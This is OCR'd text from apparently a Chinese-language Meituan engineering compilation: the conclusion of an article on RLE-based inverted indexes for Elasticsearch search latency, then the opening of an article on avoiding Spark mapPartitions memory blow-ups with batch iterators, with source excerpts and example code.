我们将上述改动（Index Sorting + Dense Roaring Bitmap + RLE）上线到生产环境的商品索引后，性能如下：





图 9 数据节点查询耗时





图 10 完整链路查询耗时

至此，我们成功将全链路的检索时延（TP99）降低了 84%（100 ms 下降至 16 ms），解决了外卖搜索的检索耗时问题，并且线上服务的 CPU 也大大降低。

## 6. 总结与展望

本文主要针对搜索业务场景中遇到的问题，进行问题分析、技术选型、压测、选择合适的解决方案、集成、灰度验证。我们最终实现了一套基于 RLE 倒排格式，作为一种新型的倒排格式，彻底解决了这个场景上的性能瓶颈，从分析至上线的流程长达数月。本文希望能提供一个思路，让其他同学在遇到 Elasticsearch 相关的性能问题时，也能遵循相同的路径，解决业务上的问题。

一般的，我们分析问题可以遵循这样的路径：

1. 明确性能问题后，首先通过流量录制，获得一个用于后续基准压测的测试集合。
2. 通过相关的性能分析工具，先明确是否存在 CPU 的热点或 IO 问题，对于 Java 技术栈，有很多常见的可用于分析性能的工具，美团内部有 Scaple 分析工具，外部可以使用 JProfiler、Java Flight Recorder、Async Profiler、Arthas、perf 这些工具。
3. 对分析火焰图进行分析，配合源代码，进行数据分析和验证。
4. 此外在 Elasticsearch 中还可以通过 Kibana 的 Search Profiler 用于协助定位问题。在录制大量的流量，抽样分析后，以我们的场景为例，进行 Profiler 后可以明确 TermInSetQuery 占用了一半以上的耗时。
5. 明确问题后从索引、检索链路两侧进行分析，评估问题，进行多种解决方案的设计与尝试，通过 Java Microbenchmark Harness（JMH）代码基准测试工具，验证解决方案的有效性。
6. 集成验证最终效果。





图 11　Kibana 中的 Search Profiler 示例

我们最终实现的关键点：

- 使用哈希表来实现索引 Term 的精确查找，以此减少倒排链的查询与读取的时间。
- 选取 RoaringBitmap 作为存储倒排链的数据结构，并与 RLE Container 相结合，实现对倒排链的压缩存储。当然，最重要的是，RLE 编码将倒排链的合并问题转换成了排序问题，实现了批量合并，从而大幅度减少了合并的性能消耗。

当然，我们的方案也还具有一些可以继续探索优化的地方。我们进行具体方案开发的时候，主要考虑解决我们特定场景的问题，做了一些定制化，以取得最大的性能收益。在一些更通用的场景上，也可以通过 RLE 倒排获得收益，例如根据数据的分布，自动选择 bitmap/array/RLE 容器，支持倒排链重叠的情况下的数据合并。

我们在发现也有论文与我们的想法不谋而合，有兴趣了解可以参考具体论文 [9]。另外，在增量索引场景下，如果增量索引的变更量非常大，那么势必会遇到频繁更新内存 RLE 倒排的情况，这对内存和性能的消耗都不小，基于性能的考量，也可以直接将 RLE 倒排索引的结构固化到文件中，即在写索引时就完成对倒排链的编码，这样就能避免这一问题。

## 7. 作者简介

泽钰、张聪、晓鹏等，均来自美团到家事业群 / 搜索推荐技术部 – 搜索工程团队。

## 8. 参考文献

[1] https://en.wikipedia.org/wiki/Run-length_encoding
[2] https://www.elastic.co/guide/en/elasticsearch/reference/7.10/query-dsl-geo-polygon-query.html
[3] https://en.wikipedia.org/wiki/Finite-state_transducer
[4] Frame of Reference and Roaring Bitmaps
[5] https://www.elastic.co/cn/blog/index-sorting-elasticsearch-6-0
[6] Chambi S, Lemire D, Kaser O, et al. Better bitmap performance with roaring bitmaps[J]. Software: practice and experience, 2016, 46(5): 709-719.
[7] Lemire D, Ssi - Yan - Kai G, Kaser O. Consistently faster and smaller compressed bitmaps with roaring[J]. Software: Practice and Experience, 2016, 46(11): 1547-1569.

[8] 检索两阶段流程：https://www.elastic.co/guide/cn/elasticsearch/guide/current/_fetch_phase.html#_fetch_phase

[9] Arroyuelo D, González S, Oyarzún M, et al. Document identifier reassignment and run-length-compressed inverted indexes for improved search performance[C]//Proceedings of the 36th international ACM SIGIR conference on Research and development in information retrieval. 2013: 173-182.-

# 美团图灵机器学习平台性能起飞的秘密（一）

作者：琦帆　立煌　兆军

## 导语

图灵平台是美团履约平台技术部 2018 年开始自研的算法平台，提供模型全生命周期的一站式服务，旨在帮助算法同学脱离繁琐的工程化开发，把有限的精力聚焦于业务和算法的迭代优化中。

随着美团图灵机器学习平台的发展，图灵技术团队在内存优化、计算优化、磁盘 IO 优化三个方面沉淀了一系列性能优化技术。我们将以连载的方式为大家揭秘这些技术。本文作为该系列的开篇之作，将重点为大家介绍内存优化。

## 1. 业务背景

图灵平台主要包括机器学习平台、特征平台、图灵在线服务（Online Serving）、AB 实验平台四大功能，具体可参考《一站式机器学习平台建设实践》以及《算法平台在线服务体系的演进与实践》这两篇博客。其中，图灵机器学习平台的离线训练引擎是基于 Spark 实现的。

随着图灵的用户增长，越来越多算法模型在图灵平台上完成迭代，优化离线训练引擎的性能和吞吐对于节约离线计算资源显得愈发重要。经过半年持续的迭代，我们积累了一系列独特的优化方法，使图灵机器学习平台的离线资源消耗下降 80%，生产任务平均耗时下降 63%（如下图所示），图灵全平台的训练任务在性能层面都得到了较为明显的提升。

资源消耗下降：





图 1 资源消耗

当前平台性能：

下图是某位图灵用户的实验。使用 100 万数据训练深度模型，总计约 29 亿的数据调用深度模型，计算评估指标并保存到 Hive，整个实验只需要 35 分钟。其中 Spark 开启 DynamicAllocation，maxExecutor=400 ，单个 Executor 为 7Core16GB。

图 2 实验运行图

## 2. 图灵训练引擎优化

那么，图灵训练引擎的性能优化是如何做到的呢？我们的优化分为内存优化、计算优化、磁盘 IO 优化三个层面。

内存优化包括列裁切、自适应 Cache、算子优化。我们借鉴 Spark SQL 原理设计了列裁切，可以自动剔除各组件中用户实际没有使用的字段，以降低内存占用。何时对 Dataset Persist 和 Unpersist 一直是 Spark 代码中的取舍问题，针对用户不熟悉 Persist 和 Unpersist 时机这个问题，我们将多年的开发经验沉淀在图灵中，结合列裁切技术实现自适应 Cache。在计算优化方面，我们完成了图优化、Spark 源码优化、XGB 源码优化。在磁盘 IO 优化方面，我们创新性的实现了自动化小文件保存优化，能够使用一个 Action 实现多级分区表小文件的合并保存。

此外，我们实现的 TFRecord 表示优化技术，成功将 Spark 生成的 TFRecord 体积减少 50%。因图灵平台使用的优化技巧较多，我们将分成多篇文章为大家逐一介绍这些优化技术。





图 3　图灵训练引擎优化

而在众多优化中，收益最高、适用性最广的技术的就是算子优化，这项技术极大提升了图灵训练引擎的吞吐量。本篇文章首先将为大家介绍内存优化中的算子优化技术。

## 3. Spark 算子解读

同样的业务需求，不同的算子实现会有不一样的特性。我们将多年的 Spark 开发技巧总结在下表中：

<table>
<tr><th>算子｜处理方式</th><th>多行输入</th><th>多行输出</th><th>多列输出</th><th>中间结果复用</th><th>重量级对象复用</th><th>GC压力</th><th>备注</th></tr>
<tr><td>SQL + Built-in Function</td><td rowspan="4">不支持</td><td rowspan="3">不支持</td><td rowspan="2">不支持</td><td rowspan="2">不支持</td><td>不支持</td><td rowspan="4">按行执行，压力小</td><td rowspan="5">Built-in Function：Spark内置函数，例如avg()<br>UDF：User Defined Function</td></tr>
<tr><td>SQL + UDF</td><td rowspan="3">Executor级别</td></tr>
<tr><td>map</td><td rowspan="3">支持</td><td rowspan="3">支持</td></tr>
<tr><td>flatMap</td><td rowspan="2">支持</td></tr>
<tr><td>mapPartitions</td><td>支持</td><td>Executor级别 + Partition级别</td><td>Partition执行，压力大</td></tr>
</table>

表 1 Spark 算子开发技巧总结

**1. 多行输入多行输出**：多行数据一起进入内存处理。输出多行数据。

**2. 多列输出**：特定场景下，我们希望输出多个字段。

- SQL 场景下只能输出 Struct，再从 Struct 中 SELECT 各字段。
- map/flatMap/mapPartitions 可以轻松输出任意个字段。

**3. 中间结果复用**：

- SQL 场景下：SQL 场景下只能先 SELECT 一次得到中间变量，再 SELECT 中间变量完成后续处理。
- map/flatMap/mapPartitions 可将计算逻辑封装在函数内。

**4. 重量级对象复用**：

- Executor 级别，例如可以通过广播变量实现，或者通过静态类成员变量的“懒汉”模式实现。
- Partition 级别，mapPartitions 时，先创建对象，后迭代数据，这个对象可在 Partition 内复用。

通过对比我们发现，mapPartitions 是各类算子中最为灵活——可以灵活实现输入 M 条输出 N 条数据，可以输出任意数量的字段，还可以实现重量级对象在 Partition 或 Executor 级别上的复用。mapPartitions 因其强大的功能和灵活可定制性，在图灵训练引擎的开发中有着举足轻重的地位（例如按 Batch 调用深度模型、上下采样、Partition 统计等组件，都是基于该算子实现）。但是 mapPartitions 也有一个不足之处。

## 4. mapPartitions 之殇

相信大部分读者都曾经写过这样的代码，创建一个重量级对象在 Partition 内完成复用，而不是像 map 算子那样每处理一行数据创建一个对象。

### mapPartitions 模板，重量级对象复用

```
dataset.mapPartitions((MapPartitionsFunction<Row, Row>) iterator -> {
  HeavyObject obj = new HeavyObject();
  List<Row> list = new ArrayList<>();
  // 遍历处理数据
  while (iterator.hasNext()) {
    Row row = iterator.next();
    // 拼凑 batch 或逐条处理
    // ....
    obj.process(row)
    // batch add 或逐条 add
    list.add(...);
  }
  // 返回 list 的迭代器
  return list.iterator();
}, RowEncoder.apply(schema));
```

熟悉 mapPartitions 的同学都知道，这段代码完成了重量级对象的复用，相比 map 算子好像已经减少了大量 GC，但这样仍旧非常容易溢出。那么：

1. 为什么 mapPartitions 算子容易溢出呢?
2. 当多个 mapPartitions 算子串联的时候又是如何 GC 的呢?

## 5. Spark Pipeline 中的 mapPartitions

在进行下一部分讲解之前，我们先简要介绍一下 Spark 的懒执行机制。Spark 的算子分为 Action 和 Transformation 两大类。RDD 的依赖关系构成了数据处理的有向无环图 DAG。只有当 Action 算子出现时，才会执行 Action 算子与前面一系列 Transformation 算子构成的 DAG。Spark 还会根据 Shuffle 将 DAG 划分成多个 Stage 进行计算，Shuffle 过程需要跨节点交换数据，会产生大量的磁盘 IO 和网络 IO。而每个 Stage 内的计算则构成了 Pipeline，在内存中进行。

图 4　多列词典映射实验图

我们以上图为例，该同学实验中的多列词典映射组件，对大量的特征做了词典映射计算。多列词典映射组件包含两个部分，计算词典和应用词典。

::: block-1 > **计算词典**：通过去重和 collect 生成了各个特征的词典，每个特征词典的计算都伴随着 1 次 Shuffle 和 1 次 Action。 > **应用词典**：将特征根据词典映射成唯一 ID，不存在 Shuffle。 :::

与 Spark StringIndexer 的 Pipeline 优化相似，当进行多个特征的词典映射计算时，图灵机器学习平台会将计算词典的 Action 单独执行，而多个应用词典则一起执行。

词典生成后，所有应用词典的计算逻辑（mapPartitions Transformation）不存在 Shuffle，因此被划分到同一个 Stage 中，所有 mapPartitions 算子将串联成一条非常长的 Pipeline。最终由后面的 Action 算子触发提交 Job，执行该 Pipeline。Stage 的划分可参考下图：





图 5 应用多个词典 Stage

应用词典的实现中，每个 mapPartitionsFunction 中都新建了一个 ArrayList 充当 Buffer 来存储计算后的数据，最终返回 ArrayList.iterator()。执行时，每次应用词典都会将整个 Partition 的数据拉入 ArrayList 当中。上述词典映射串联构成 Pipeline 的时候，内存中会有多少数据呢?

带着这个疑问，让我们走进 Spark 的源代码，看看 mapPartitionsFunction 是如何构成 Spark Pipeline 的。

Spark 的一个 Stage 中会划分为多个 Task，除了 union 和 coalesce 的场景，1 个 Partition 对应 1 个 Task。Task 的执行通过抽象方法 runTask() 完成，以实现类

ResultTask 为例，最后 runTask() 方法调用了 rdd.iterator()。

## ResultTask.scala

```
override def runTask(context: TaskContext): U = {
  ...... // 源码缩略不进行展示：初始化一些需要的对象
  val (rdd, func) = ser.deserialize[(RDD[T], (TaskContext, Iterator[T])
=> U)](
  ByteBuffer.wrap(taskBinary.value), Thread.currentThread.
getContextClassLoader)
    _executorDeserializeTime = System.currentTimeMillis() -
deserializeStartTime
    _executorDeserializeCpuTime = if (threadMXBean.
isCurrentThreadCpuTimeSupported) {
    threadMXBean.getCurrentThreadCpuTime - deserializeStartCpuTime
  } else 0L
  // 这里的 func() 调用了 rdd.iterator()
  func(context, rdd.iterator(partition, context))
}
```

而 RDD 的 iterator 方法的源码如下，其调用逻辑最终都会进入 computeOrRead-Checkpoint 方法，若没有 CheckPoint 则进入 compute 方法执行计算。以 MapPartitionsRDD 类为例，获取父 RDD 的 Iterator 并传入自己的计算逻辑函数 f 中。

## RDD.scala

```
final def iterator(split: Partition, context: TaskContext): Iterator[T] = {
  if (storageLevel != StorageLevel.NONE) {
    getOrCompute(split, context) // 内部依然调用下面的
computeOrReadCheckpoint(partition, context)
  } else {
    computeOrReadCheckpoint(split, context)
  }
}
// StorageLevel 不为 NONE 时调用的方法
private[spark] def getOrCompute(partition: Partition, context:
TaskContext): Iterator[T] = {
  ...... // 初始化相关变量
  SparkEnv.get.blockManager.getOrElseUpdate(blockId, storageLevel,
elementClassTag, () => {
    readCachedBlock = false
    // 内部依然调用 iterator() 中的 computeOrReadCheckpoint 方法
    computeOrReadCheckpoint(partition, context)
  }) match {
```

```
    ...... // 源码缩略不进行展示：按 case 包装为对应 iterator 返回
  }
}
// 默认调用该方法
private[spark] def computeOrReadCheckpoint(split: Partition, context:
TaskContext): Iterator[T] = {
  if (isCheckpointedAndMaterialized) {
    // 有 checkpoint 或 materialized 则返回依赖关系中第一个父 RDD 的 iterator
    firstParent[T].iterator(split, context)
  } else {
    // 调用当前 RDD 的 compute 方法计算，内部的计算逻辑包含了用户编写的代码
    compute(split, context)
  }
}
```

## MapPartitionsRDD.scala

```
override def compute(split: Partition, context: TaskContext):
Iterator[U] =
  // 用户编写的代码逻辑被封装为函数 'f'，在此接受参数后执行
  f(context, split.index, firstParent[T].iterator(split, context))
```

为了更清晰的解释这个问题，以下述代码为例。

## Example

```
val rddA = initRDD(); // 获取一个 RDD
//funcA、funcB、funcC 均为用户的代码逻辑
val rddB = rddA.mapPartitions(funcA)
val rddC = rddB.mapPartitions(funcB)
val rddD = rddC.mapPartitions(funcC)
rddD.count()
```

在遇到 count 算子时会进行 RDD 回溯，最终的形成计算链路为 fCount(funcC(funcB(funcA(rddA.iterator=>iterator))))，由此构成了 Pipeline，以多个 mapPartitions + ArrayList.iterator() 串联的代码展开则如下所示：

## Example

```
iteratorA => // iteratorA：初始 RDD 对应 Partition 的输出迭代器
  var list = List[Row]()
  while (iteratorA.hasNext) {
```

```
    list = process(iteratorA.next()) +: list // funcA: 每条拉至内存处理后加
入 resultList
  }
  val iteratorB = list.iterator
iteratorB => // iteratorB: rddA 对应 Partition 的输出迭代器
  var list = List[Row]()
  while (iteratorB.hasNext) {
    list = process(iteratorB.next()) +: list // funcB: 每条数据拉至内存处理
后加入 resultList
  }
  val iteratorC = list.iterator
iteratorC =>  // iteratorC: rddB 对应 Partition 的输出迭代器
  var list = List[Row]()
  while (iteratorC.hasNext) {
    list = process(iteratorC.next()) +: list // funcC: 每条数据拉至内存处理
后加入 resultList
  }
  val iteratorD = list.iterator
iteratorD => count()
```

回看 mapPartitions 模板，作为 Buffer 的 ArrayList 是每个 mapPartitionsFunction 的局部变量，ArrayList.iterator() 引用了这个 Buffer，结合上面的源码我们知道，子 RDD 会引用父 RDD 的 Iterator。结合该同学的实验分析，每个 RDD 中的计算都形成了一个 Array Buffer，在 RDD 的 function 调用链路中 Array Buffer2 依赖 Array Buffer1.iterator()，Array Buffer3 依赖 Array Buffer2.iterator()。

以此类推，在计算 RDD-3 时，RDD-1 的 func1 已经出栈，且 RDD-3 不依赖 Array Buffer1.iterator()，因此局部变量 Array Buffer1 可以被 GC。由此可见在 Stage- 应用多个词典的计算过程中，内存占用的峰值达到了两个 Array Buffer，也就是两倍 partitionSize。





图 6　应用多个词典内存占用

为了完全证实这个想法，又进行了实际的测试验证：初始化 1 个单 Partition 的 RDD，并且该 Partition 的数据量为 300 万，占用内存大约为 180M。接着将这些数据利用多个 mapPartitions + ArrayList.iterator() 串联，每输入 1 个对象，生成 1 个新对象放入 Buffer 中，最后用 rdd.count() 触发 Action，整个执行流程中只包含一个 Stage。运行的 JVM 堆内存设置为 512M，以此来观察堆内存中的实例对象及其 GC 活动是否符合只有两个 Buffer 的预期。

观察结果如下，每一行数据以一个 GenericRowWithSchema 实例存在并加入 ArrayList 中，其计算过程中最大的峰值正好为 600 万即两倍的分区数据量。GC 以周期性的活动去销毁上上个 mapPartitions 中的无用 Buffer，并且堆内存保持在了最大约两倍的数据占用量（约 360M），因此验证了推断。以下是测试中的 Generic-RowWithSchema 对象实例计数图、内存实时占用以及 GC 活动统计图。

图 7　对象统计





图 8　内存统计

经过测试验证，mapPartitions + ArrayList.iterator() 导致了两倍 partitionSize 的内存占用。

使用 mapPartitions + ArrayList.iterator() 仅仅只是造成 OOM 或 GC 压力大吗? 偏偏不巧，在 Spark 的内存管理中另有一番天地，会牵扯到更多的性能问题。

Spark 内存管理机制

Spark 从 2.0 开始使用的是统一内存管理机制，主要分为四大区域，System Reserved、User Memory、Storage Memory 和 Execution Memory。System Reserved 是为系统预留使用的内存，User Memory 是用户定义的数据结构和 Spark 的元数据。存储内存 Storage Memory 与执行内存 Execution Memory 在运行期间会共享一块内存区域，默认有由 spark.storage.storageFraction 参数控制。Spark 使用动态占用机制来管理这两块内存。





图 9　Spark 内存逻辑模型

### Storage 和 Execution 的动态占用机制

1. 当 Storage 或 Execution 的内存不足、而对方的内存空余时，可以占用对方的内存空间。
2. Storage 占用 Execution 时，如果 Execution 需要更多内存，则会将 Storage 占用的内存淘汰（根据 RDD 的 StorageLevel 决定是溢写到磁盘还是直接删除），归还借用的内存空间。
3. Execution 占用 Storage 时，如果 Storage 需要更多内存，则直接发生淘汰（Execution 的逻辑复杂，归还内存的难度非常高）。
4. 从 Storage 中淘汰掉的 RDD Cache 会在 RDD 重新使用时再次 Cache。

在涉及到 mapPartitions + ArrayList.iterator() 的执行过程中，由于大量的内存占用，导致 Execution Memory 不足，借用 Storage Memory，并且借用后仍存在内存不足情况时，Storage Memory 中的已缓存的 Block 会进行淘汰机制，根据其存储级别进行落盘或直接删除，这会导致缓存数据多次的 IO 操作与重复计算，极大的降低了数据处理的效率。





图 10 淘汰机制

让我们小结一下 mapPartitions + ArrayList.iterator() 的实现方式：

1. Spark 通过 mapPartitionsFunction 嵌套实现 Pipeline，例如 fCount(funcC(funcB(funcA)))，func 中的 Buffer 是方法中的局部变量。
2. 在 mapPartitionsFunction 中使用不限制长度的 Buffer，会导致 partitionSize 两倍的数据拉入内存。

3. 可能触发 Spark 内存管理的淘汰机制，导致缓存数据多次的 IO 操作与重复计算。

## 6. 最佳实践

以多输入多输出为例，假设我们需要处理一批单个分区数据量达到千万级别的数据集，以单个分区中每 5 行数据为一批次，每批次随机输出 2 行数据，那么在 mapPartitions 基础上，可以这样写：

**BatchIteratorDemo：mapPartitions 处理多输入 -> 多输出——以单分区每 5 行数据为一批次，每批次随机输出 2 行数据的 Demo**

```
Dataset<Row> dataset = initDataset();// 初始化数据集
// mapPartitions 中调用 BatchIterator 完成计算逻辑
Dataset<Row> result = dataset.mapPartitions((MapPartitionsFunction<Row,
Row>) inputIterator -> new Iterator<Row>() {
  // 一批处理的数据行数
  private static final int INPUT_BATCH_PROCESS_SIZE = 5;
  // 当前批次处理的数据集
  private final List<Row> batchRows = new ArrayList<>(INPUT_BATCH_
PROCESS_SIZE);
  // 当前批次输出 iterator
  private Iterator<Row> batchResult = Collections.emptyIterator();

  @Override
  public boolean hasNext() {
    // 本轮结果已全部消费，进入下一批次 batch
    if (!batchResult.hasNext()) {
      batchRows.clear();
      int count = 0;
      // 按一个 batch 5 条数据加入集合
      while (count++ < INPUT_BATCH_PROCESS_SIZE && inputIterator.
hasNext()) {
        batchRows.add(inputIterator.next());
      }
      // 上游数据全部消费
      if (batchRows.size() == 0) {
        return false;
      }
      // 随机获取 2 条数据
      batchResult = processBatch(batchRows);// 随机抽取 2 条数据创建新对象返回
    }
    return true;
```

```
    }

    @Override
      public Row next() {
        return batchResult.next();// 消费当前批次的结果
      }
  }, RowEncoder.apply(dataset.schema()));
```

当该方式应用到 fCount(funcC(funcB(funcA(rddA.iterator=>iterator)))) 构成的 Pipe-line 时，以多个 mapPartitions + ArrayList.iterator() 串联的代码展开则如下所示：

### Example

```
iteratorA => iteratorB =  // iteratorA：初始 RDD 对应 Partition 的输出迭代器
  new Iterator[Row] {
    override def hasNext: Boolean = {
      processBatch(iteratorA) // 只处理一个 batch 的数据
    }
    override def next(): Row = nextInBatch() // 获取当前 batch 的下个输出
  }
iteratorB => iteratorC =  // iteratorB：rddA 对应 Partition 的结果迭代器
  new Iterator[Row] {
    override def hasNext: Boolean = {
      processBatch(iteratorB) // 只处理一个 batch 的数据
    }
    override def next(): Row = nextInBatch() // 获取当前 batch 的下个输出
  }
iteratorC => iteratorD =  // iteratorC：rddB 对应 Partition 的结果迭代器
  new Iterator[Row] {
    override def hasNext: Boolean = {
      processBatch(iteratorC) // 只处理一个 batch 的数据
    }
    override def next(): Row = nextInBatch() // 获取当前 batch 的下个输出
  }
iteratorD => count()
```

我们可以看到，多输入多输出 Demo 以 inputBatch=5、outputBatch=2 作为消费单位，内存占用只有 Batch=7（inputBatch + outputBatch），每次处理完一个批次，直到当前批次产生的 2 条数据全部被下一个 RDD Iterator 消费完之后，才会继续尝试从上一个 RDD Iterator 读取下一个批次进入内存计算，不需要为了返回分区 Iterator 而直接消费整个分区数据。将随机抽取数据的逻辑串联处理，其 Stage 将如

下图所示，每个 Buffer 仅为一个 Batch，内存消耗几乎可以忽略不计。





图 11　Demo Stage

最终的数据处理效果对比如下图：

